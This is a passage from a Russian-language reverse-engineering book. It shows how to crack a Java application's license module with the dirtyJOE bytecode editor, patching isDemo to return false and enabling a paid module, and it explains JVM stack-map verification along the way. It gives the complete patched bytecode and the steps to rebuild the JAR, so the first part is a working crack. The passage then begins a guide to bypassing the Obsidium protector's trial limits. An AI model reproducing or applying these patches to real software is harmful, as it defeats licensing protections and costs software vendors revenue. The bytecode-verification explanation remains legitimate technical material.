        if (!this.modulesConfig.containsKey(1)) {
            return;
        }
        BaseModule mod = this.getModule(1);
        if (mod != null) {
            mod.setEnabled(true);
            this.modulesItems.put(1, mod);
            log.info("Default module loaded {}", (Object)mod.getName());
            this.onModuleUpdated(1);
        }
    }
}
```

Наша задача — сделать так, чтобы функция `isDemo` всегда возвращала `false`, а в функции `setDefault` нужно заменить опцию 1 опцией 256. Вот здесь и начинается самое интересное — то, ради чего и написана эта глава.

Ты спросишь: раз у нас имеются в наличии все исходники и код, то почему бы просто не перекомпилировать весь проект, поменяв эти две процедуры на нужные? К сожалению, прямой метод не всегда самый простой. В нашем случае в интересующих нас модулях много зависимостей, а проект очень большой, многие модули сильно обфусцированы. Кроме того, код восстановился частично с кучей ошибок, из-за чего проект полностью не соберется. Можно, конечно, покопать обфускацию и попробовать руками вытащить исходный текст программы, но решать эту (возможно, даже, гораздо более сложную) задачу ради двух простых патчей в коде как-то лень. Вдобавок пересборке проекта может помешать отсутствие установленного JDK на компьютере. Устанавливать его и разбираться в особенностях компиляции Java-проектов мне тоже неохота. Поэтому мы, как обычно, ищем самый простой путь — патч откомпилированного JVM-кода.

В этом нам поможет интересная, но малоизвестная утилита dirtyJOE. Открываем в ней наш CLASS-модуль, на вкладке **Methods** видим полный список методов класса. Находим в нем искомую `isDemo` и тыкаем в нее, открывая окно редактирования (рис. 8.1).




Рис. 8.1. Окно редактирования dirtyJOE

Это, конечно, не исходник на Java, но здесь хотя бы можно редактировать байт-код, сверяясь с логикой исходника. Возможности программы минималистичны: редактировать можно только в виде hex-значений кодов инструкций. По счастью, мнемоника и описание текущей исправленной инструкции отображается в окошке над окном кода, а сам список инструкций с описанием каждой имеется в хелпе (причем

Теперь все ясно: для успешного чтения библиотеки Java требуется файл с нулевой компрессией. Оно и понятно — зачем сжимать уже сжатый файл? Что ж, сохраняем данную библиотеку с нулевой компрессией, перезапускаем — снова не-

удача. Ошибка в журнале на этот раз вообще невразумительная, исходя из ее логики, сама библиотека `license-1.2.12.jar` собрана как-то неправильно. Безрезультатно помаявшись некоторое время с разными архиваторами, делаем логичное предположение, что проблема кроется в архиваторе, которым мы собираем файл библиотеки. Скачиваем родной сборщик `jar.exe` из пакета JDK и пробуем собрать файл с его помощью. В итоге получаем новую ошибку:

```
"C:\Program Files\Java\jdk-17.0.1\bin\jar.exe" -u -f license-1.2.12.jar
com\license\service\LicenseHandler.class
```

#### Ошибка:

```
java.util.zip.ZipException: duplicate entry: META-INF/maven/org.slf4j/slf4j-api/pom.properties
at
java.base/java.util.zip.ZipOutputStream.putNextEntry(ZipOutputStream.java:241)
at
java.base/java.util.jar.JarOutputStream.putNextEntry(JarOutputStream.java:115)
at jdk.jartool/sun.tools.jar.Main.update(Main.java:961)
at jdk.jartool/sun.tools.jar.Main.run(Main.java:338)
at jdk.jartool/sun.tools.jar.Main.main(Main.java:1665)
```

Внезапная проблема возникла на ровном месте: казалось бы, простейшую операцию сборки файлов в один архив не может проделать корректно ни один виндовый архиватор, включая родной сборщик JAR. Разгадка проста: архиваторы работают с модулями как с обычными файлами, у которых регистронезависимые имена. А имена Java-классов вполне себе регистрозависимые, и хитрые обфускаторы давно просекли эту лазейку, переименовывая модули. В итоге проект содержит множество классов, отличающихся только регистром одной или более букв в названии. По счастью, данная проблема отсутствует у раритетных консольных архиваторов вроде ZIP или PKZIP, которые в режиме `update` могут обновлять JAR-модули с регистрозависимыми именами. Итак, находим PKZIP, заменяем модуль через него, запускаем — и снова неудача! На этот раз ошибка в логе выглядит примерно так:

```
Constructor threw exception; nested exception is java.lang.VerifyError:
Expecting a stack map frame
Exception Details:
  Location:
    com/license/service/type/LicenseData.isDemo()Z @2: nop
  Reason:
    Error exists in the bytecode
  Bytecode:
    0x00000000: 03ac 0015 b600 16ac
```

В чем смысл данной ошибки? Чтобы понять это, немного углубимся в теорию. Как известно, Java, так же как и .NET, для оптимизации работы не просто интерпретирует свой байт-код, а компилирует его в натив во время выполнения. Этот процесс называется компиляцией *just in time*, или JIT. Начиная с 7-й версии Java ввела более



строгую проверку и немного изменила формат класса — чтобы содержать карту стека, используемую для проверки правильности кода. Данная ошибка возникает при компиляции байт-кода метода `isDemo`: первые две инструкции, которые мы исправляли, компилируются успешно, а вот следующая за ними по смещению 2 от начала метода (пор или опкод 0) вызывает ошибку верификации, поскольку у нее нет допустимой соответствующей карты стека.

По идее в качестве обходного пути можно было бы добавить `-noverify` в аргументы JVM, чтобы отключить проверку. В Java 7 также `-XX:-usesplitverifier` позволяла использовать менее строгий метод проверки, но эта опция была удалена в Java 8. Разумеется, это не наш метод, ведь мы хотим получить после патча работоспособный код безо всяких костылей, тем более наша задача, как я уже говорил, стартует в качестве службы. Попробуем разобраться, как происходит верификация.

Компилятор разбивает байт-код метода на участки по операциям ветвления. Контрольные точки находятся или сразу за операторами безусловных переходов (возвратов и прочих тупиковых веток кода), или в местах, на которые есть переходы. В этих точках контролируется состояние стека. Поскольку логика метода `isDemo` настолько линейна, что для ее верификации компилятор даже не стал заводить карту стека, то для примера возьмем другую процедуру, которую нам требуется поправить, — `setDefault`. Код ее после компиляции в JVM команды выглядит вот так:

```

0: aload_0
1: iconst_1
2: invokevirtual #51          // Method hasModule:(I)Z
5: ifeq          101
8: aload_0
9: getfield      #4           // Field
modulesItems:Ljava/util/concurrent/ConcurrentMap;
12: invokeinterface #20, 1 // InterfaceMethod
java/util/concurrent/ConcurrentMap.entrySet:()Ljava/util/Set;
17: invokeinterface #21, 1 // InterfaceMethod
java/util/Set.iterator:()Ljava/util/Iterator;
22: astore_1
23: aload_1          // Первая контрольная точка: начало цикла, пункт
назначения безусловного перехода из #58, #95, стек пуст, локальная переменная
iter класса iterator
24: invokeinterface #22, 1 // InterfaceMethod java/util/Iterator.hasNext:()Z
29: ifeq          98
32: aload_1
33: invokeinterface #23, 1 // InterfaceMethod
java/util/Iterator.next:()Ljava/lang/Object;
38: checkcast     #24          // class java/util/Map$Entry
41: astore_2
42: aload_2
43: invokeinterface #46, 1 // InterfaceMethod
java/util/Map$Entry.getKey:()Ljava/lang/Object;
48: checkcast     #47          // class java/lang/Integer
51: invokevirtual #48          // Method java/lang/Integer.intValue:()I

```

```

54: iconst_1
55: if_icmpne      61
58: goto          23
61: aload_2          // Вторая контрольная точка: сюда есть условный
переход из #55, стек пуст, дополнительно к предыдущей локальная переменная
Map.Entry item
62: invokeinterface #25, 1 // InterfaceMethod
java/util/Map$Entry.getValue:()Ljava/lang/Object;
67: checkcast      #8          // class com/license/modules/BaseModule
70: invokevirtual  #44          // Method
com/license/modules/BaseModule.close:()V
73: aload_1
74: invokeinterface #45, 1 // InterfaceMethod java/util/Iterator.remove:()V
79: aload_0
80: aload_2
81: invokeinterface #46, 1 // InterfaceMethod
java/util/Map$Entry.getKey:()Ljava/lang/Object;
86: checkcast      #47          // class java/lang/Integer
89: invokevirtual  #48          // Method java/lang/Integer.intValue:()I
92: invokespecial  #49          // Method onModuleUpdated:()V
95: goto          23
98: goto          171          // Третья контрольная точка: мало того, что
следует за глухим безусловным переходом, вдобавок есть условный переход из #29,
стек пуст, локальные переменные отсутствуют
101: aload_0          // Четвертая контрольная точка: следует за глухим
безусловным переходом, конец цикла #5, стек пуст, локальные переменные те же
102: invokespecial  #52          // Method closeModules:()V
105: aload_0
106: getfield       #7          // Field modulesConfig:Ljava/util/Map;
109: iconst_1
110: invokestatic   #10         // Method
java/lang/Integer.valueOf:(I)Ljava/lang/Integer;
113: invokeinterface #27, 2 // InterfaceMethod
java/util/Map.containsKey:(Ljava/lang/Object;)Z
118: ifne          122
121: return
122: aload_0          // Пятая контрольная точка: сюда условный переход
из #118, стек пуст, локальные переменные те же
123: iconst_1
124: invokespecial  #53          // Method
getModule:(I)Lcom/license/modules/BaseModule;
127: astore_1
128: aload_1
129: ifnull        171
132: aload_1
133: iconst_1
134: invokevirtual  #54          // Method
com/license/modules/BaseModule.setEnabled:(Z)V
137: aload_0

```

```

138: getfield      #4          // Field
modulesItems:Ljava/util/concurrent/ConcurrentMap;
141: iconst_1
142: invokestatic  #10          // Method
java/lang/Integer.valueOf:(I)Ljava/lang/Integer;
145: aload_1
146: invokeinterface #55, 3      // InterfaceMethod
java/util/concurrent/ConcurrentMap.put:(Ljava/lang/Object;Ljava/lang/Object;)Ljava/lang/Object;
151: pop
152: getstatic     #31          // Field log:Lorg/slf4j/Logger;
155: ldc          #56          // String Default module loaded {}
157: aload_1
158: invokevirtual #57          // Method
com/license/modules/BaseModule.getName:()Ljava/lang/String;
161: invokeinterface #58, 3      // InterfaceMethod
org/slf4j/Logger.info:(Ljava/lang/String;Ljava/lang/Object;)V
166: aload_0
167: iconst_1
168: invokespecial #49          // Method onModuleUpdated:(I)V
171: return          // Последняя контрольная точка: сюда условный
переход из #129, стек пуст, локальные переменные те же

```

Теперь рассмотрим карту стека, которую компилятор сгенерировал для данной процедуры. К сожалению, dirtyJOE достаточно старый и сырой инструмент, чтобы править или хотя бы отображать карту стека. Максимум, что он может показать, — это ее наличие в виде атрибута метода StackMapTable. Поэтому для просмотра карты стека воспользуемся стандартной утилитой javap из пакета JDK:

```
"C:\Program Files\Java\jdk-17.0.1\bin\javap.exe" -v LicenseModules.class
```

```

StackMapTable: number_of_entries = 6    <----- Шесть фреймов всего
    frame_type = 252 /* append */        <----- Первая точка, тип append
означает, что фрейм имеет те же локальные переменные, что и предыдущий
(которого у нас нет, так как фрейм первый), за исключением того, что определены
к дополнительных локальных переменных и что стек операндов пуст. Значение k
определяется формулой frame_type - 251 = 252 - 251 = 1, локальная переменная
    offset_delta = 23                    <----- Смещение от начала
модуля
    locals = [ class java/util/Iterator ] <----- Тип локальной переменной
    frame_type = 252 /* append */        <----- То же самое, что и предыдущий,
но добавилась локальная переменная 252 - 251 = 1
    offset_delta = 37                    <----- Смещение от
предыдущего фрейма, то есть 24 + 37 = 61
    locals = [ class java/util/Map$Entry ] <----- Тип новой локальной
переменной
    frame_type = 249 /* chop */          <----- Такой тип фрейма имеет те
же локальные переменные, что и предыдущий фрейм, за исключением того, что
отсутствуют последние k локальных переменных и что стек операндов пуст.

```

Значение `k` определяется формулой  $251 - \text{frame\_type} = 251 - 249 = 2$ , две локальные переменные убираются

```
offset_delta = 36                                <----- Смещение от
предыдущего фрейма, то есть 62 + 36 = 98
frame_type = 2 /* same */                        <----- Этот тип фрейма
указывает, что фрейм имеет точно такие же локальные переменные, что и
предыдущий фрейм, и что стек операндов пуст. Смещение определяется типом, то
есть 99 + 2 = 101
frame_type = 20 /* same */                       <----- То же, что и предыдущий,
смещение 102 + 20 = 122
frame_type = 48 /* same */                       <----- То же, что и предыдущий,
смещение 123 + 48 = 171
```

Итак, я надеюсь, мне удалось донести в этом примере логику работы верификатора через `stack map`. Что нам это дает на практике? Во-первых, становится понятно, почему не работает наш первоначальный патч `isDemo`: исходный код был линейным и никакой верификации через фреймы стека ему не требовалось, а наша правка мало того, что добавила контрольную точку (следующий байт за глухим `ireturn`), так еще и сделала хвост метода безумным для компилятора. Поскольку способа быстро и просто укоротить размер кода метода через `dirtyJOE` нет, то самый простой метод добиться успешного прохождения нашим кодом верификации — забить все тело пор'ами и только в конце оставить `return false`:

```
00000000 : nop
00000001 : nop
00000002 : nop
00000003 : nop
00000003 : nop
00000005 : iconst_0
00000006 : ireturn
```

Вообще говоря, стратегия патча в данном случае — следить за контрольными точками фреймов стека и при правке кода стараться не выходить за их пределы или хотя бы следить, чтобы классы локальных переменных и значений на стеке после правки соответствовали друг другу. Можно, конечно, при желании править и сами атрибуты `StackMapTable` в шестнадцатеричном редакторе, но этот крайний случай мы рассматривать не будем. Чуть не забыл напомнить, что при сложной правке стоит учитывать верификацию области видимости локальных переменных (атрибут `localVariableTable`) и блоков обработки исключений (окно **Exceptions**). По счастью, редактирование этих параметров достаточно элементарно и поддерживается в `dirtyJOE` (рис. 8.3, 8.4).

Может показаться, что учесть все вышеописанные требования — чудовищно сложная задача, особенно когда метод использует весьма разветвленную логику, а правки увеличивают размер кода. Тем не менее это только на первый взгляд: при достаточной сноровке вполне реально найти необязательные места в коде, благодаря оптимизации которых можно расширить нужные. Я специально выбрал такой метод

(setDefault), в котором за счет разницы в длинах команд (команда `iconst_1` занимает один байт, а команда для замены `sipush 256` — целых три) код существенно укорачивается.




Рис. 8.3. Edit Exception




Рис. 8.4. Редактирование параметров в dirtyJOE

Тем не менее, имея представление о принципах верификации, даже в этом случае достаточно быстро можно смастерить хоть и не идеальный, но вполне рабочий патч, корректно проходящий верификацию и открывающий нужный режим в программе:

```
00000000 2A  aload_0
00000001 04  iconst_1
00000002 B6 00 33  invokevirtual      boolean
com.license.modules.LicenseModules.hasModule(int)
00000005 99 00 60  ifeq                pos.00000065
00000008 2A  aload_0
00000009 B4 00 04  getfield             java.util.concurrent.ConcurrentMap
com.license.modules.LicenseModules.modulesItems
0000000C B9 00 14 01 00  invokeinterface  java.util.Set
java.util.concurrent.ConcurrentMap.entrySet(), 1
00000011 B9 00 15 01 00  invokeinterface  java.util.Iterator
java.util.Set.iterator(), 1
00000016 4C  astore_1
00000017 2B  aload_1
```

```

00000018 B9 00 16 01 00 invokeinterface boolean
java.util.Iterator.hasNext(), 1
0000001D 99 00 45 ifeq pos.00000062
00000020 2B aload_1
00000021 B9 00 17 01 00 invokeinterface java.lang.Object
java.util.Iterator.next(), 1
00000026 C0 00 18 checkcast java.util.Map$Entry
00000029 4D astore_2
0000002A 2C aload_2
0000002B B9 00 2E 01 00 invokeinterface java.lang.Object
java.util.Map$Entry.getKey(), 1
00000030 C0 00 2F checkcast java.lang.Integer
00000033 B6 00 30 invokevirtual int java.lang.Integer.intValue()
00000036 04 iconst_1
00000037 A0 00 06 if_icmpne pos.0000003D
0000003A A7 FF DD goto pos.00000017
0000003D 2C aload_2
0000003E B9 00 19 01 00 invokeinterface java.lang.Object
java.util.Map$Entry.getValue(), 1
00000043 C0 00 08 checkcast com.license.modules.BaseModule
00000046 B6 00 2C invokevirtual void
com.license.modules.BaseModule.close()
00000049 2B aload_1
0000004A B9 00 2D 01 00 invokeinterface void java.util.Iterator.remove(),
1
0000004F 2A aload_0
00000050 2C aload_2
00000051 B9 00 2E 01 00 invokeinterface java.lang.Object
java.util.Map$Entry.getKey(), 1
00000056 C0 00 2F checkcast java.lang.Integer
00000059 B6 00 30 invokevirtual int java.lang.Integer.intValue()
0000005C B7 00 31 invokespecial void
com.license.modules.LicenseModules.onModuleUpdated(int)
0000005F A7 FF B8 goto pos.00000017
00000062 A7 00 49 goto pos.000000AB
00000065 2A aload_0
00000066 B7 00 34 invokespecial void
com.license.modules.LicenseModules.closeModules()
00000069 2A aload_0
0000006A B4 00 07 getfield java.util.Map
com.license.modules.LicenseModules.modulesConfig
0000006D 04 iconst_1
0000006E B8 00 0A invokestatic java.lang.Integer
java.lang.Integer.valueOf(int)
00000071 B9 00 1B 02 00 invokeinterface boolean
java.util.Map.containsKey(java.lang.Object), 2
00000076 9A 00 04 ifne pos.0000007A
00000079 B1 return

```

```

0000007A 2A aload_0
0000007B 11 01 00 sipush                256
0000007E B7 00 35 invokespecial            com.license.modules.BaseModule
com.license.modules.LicenseModules.getModule(int)
00000081 4C astore_1
00000082 00 nop
00000083 00 nop
00000084 2B aload_1
00000085 04 iconst_1
00000086 B6 00 36 invokevirtual            void
com.license.modules.BaseModule.setEnabled(boolean)
00000089 2A aload_0
0000008A B4 00 04 getfield                java.util.concurrent.ConcurrentMap
com.license.modules.LicenseModules.modulesItems
0000008D 11 01 00 sipush                256
00000090 B8 00 0A invokestatic                java.lang.Integer
java.lang.Integer.valueOf(int)
00000093 2B aload_1
00000094 B9 00 37 03 00 invokeinterface        java.lang.Object
java.util.concurrent.ConcurrentMap.put(java.lang.Object, java.lang.Object), 3
00000099 57 pop
0000009A 2A aload_0
0000009B 11 01 00 sipush                256
0000009E 00 nop
0000009F B7 00 31 invokespecial            void
com.license.modules.LicenseModules.onModuleUpdated(int)
000000A2 00 nop
000000A3 00 nop
000000A4 00 nop
000000A5 00 nop
000000A6 00 nop
000000A7 00 nop
000000A8 00 nop
000000A9 00 nop
000000AA 00 nop
000000AB B1 return

```

Как видишь, несмотря на сырость и заброшенность проекта (последняя версия 1.7 была опубликована на официальном сайте аж в конце 2014 года), dirtyJOE представляет собой весьма полезный инструмент, незаменимый для патча обфусцированных проектов и приложений, накрытых протекторами. Помимо описанных выше, у него масса других полезных фиш: с его помощью можно редактировать и добавлять новые константы и поля (можно добавлять даже новые методы, правда пустые). Для расшифровки криптованных строк есть возможность подключить пользовательские скрипты на питоне, сама программа имеет 32- и 64-битные версии и даже существует в виде плагина к Total Commander. Надеюсь, что знакомство с данной утилитой поможет тебе осваивать реверс и патчинг JVM-приложений.

# Obsidium fatality.

## Обходим триальную защиту популярного протектора

---

**МВК**

Сегодня мы продолжим разговор о популярных защитах программ и о способах их обхода. На очереди Obsidium (<http://www.obsidium.de/>), который считается одним из самых серьезных инструментов наряду с VMProtect и Themida. Среди заявленных функций — полный джентльменский набор: виртуализация, антиотладка, обнаружение VM, защита памяти, проверка целостности, защита импорта, свой API для интеграции в пользовательскую программу и прочие вкусности, осложняющие жизнь простому хакеру.

### **ВНИМАНИЕ!**

Материал имеет ознакомительный характер и предназначен для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

На примере программы, использующей одну из последних версий Obsidium, попробуем разобрать слабые и сильные места этой защиты. У разработчиков весьма популярен один способ защиты приложения: пользователю предоставляется ознакомительный период работы с программой — можно использовать ее определенное время или выполнить определенное количество запусков. Есть такая возможность и у Obsidium. Скачав с официального сайта демоверсию защиты (последняя актуальная версия — 1.7.3.3), запускаем ее (рис. 9.1).

Для начала, как нам советуют, создадим новый проект и в его настройках укажем защиту приложения в виде триального периода. Для этого жмем в левой вертикальной панели графическую кнопку с шестеренками **Settings** и открываем вторую справа вкладку **Time trial** (рис. 9.2).

Как видишь, здесь присутствует такой же джентльменский набор функций, как и в Enigma:

☐ триал до определенной даты;



- триал на определенное количество дней;
- триал на определенное количество запусков.




Рис. 9.1. Интерфейс Obsidium

Немного неочевидным кажется предназначение четырех полей ввода в левой нижней части окна под общим заголовком **User-defined trial counters**. На самом деле, как я уже говорил, для тех привередливых пользователей, которым мало стандартной защиты по времени или количеству запусков, Obsidium предлагает набор своих функций для интеграции в программу. В качестве одного из вариантов разработчик может устанавливать собственные триальные счетчики, контролируемые прямо из

кода во время выполнения программы. Это четыре целочисленные 16-битные переменные, сохраняемые в системе до следующего запуска программы, значения которых можно читать функцией `int obsGetTrialCounter(DWORD dwCtrIdx)` и декрементировать функцией `bool obsDecTrialCounter(DWORD dwCtrIdx, short wValue)`. Эту функцию можно использовать, например, если мы хотим, чтобы программа после десяти сохранений блокировала функцию **Save** и продолжала дальше работать как ни в чем не бывало, без дальнейшей возможности сохранить файл на диск. Этот инструментарий предоставляет пользователям более гибкие возможности управления триалом (рис. 9.3).




Рис. 9.2. Настраиваем триальный период для программы

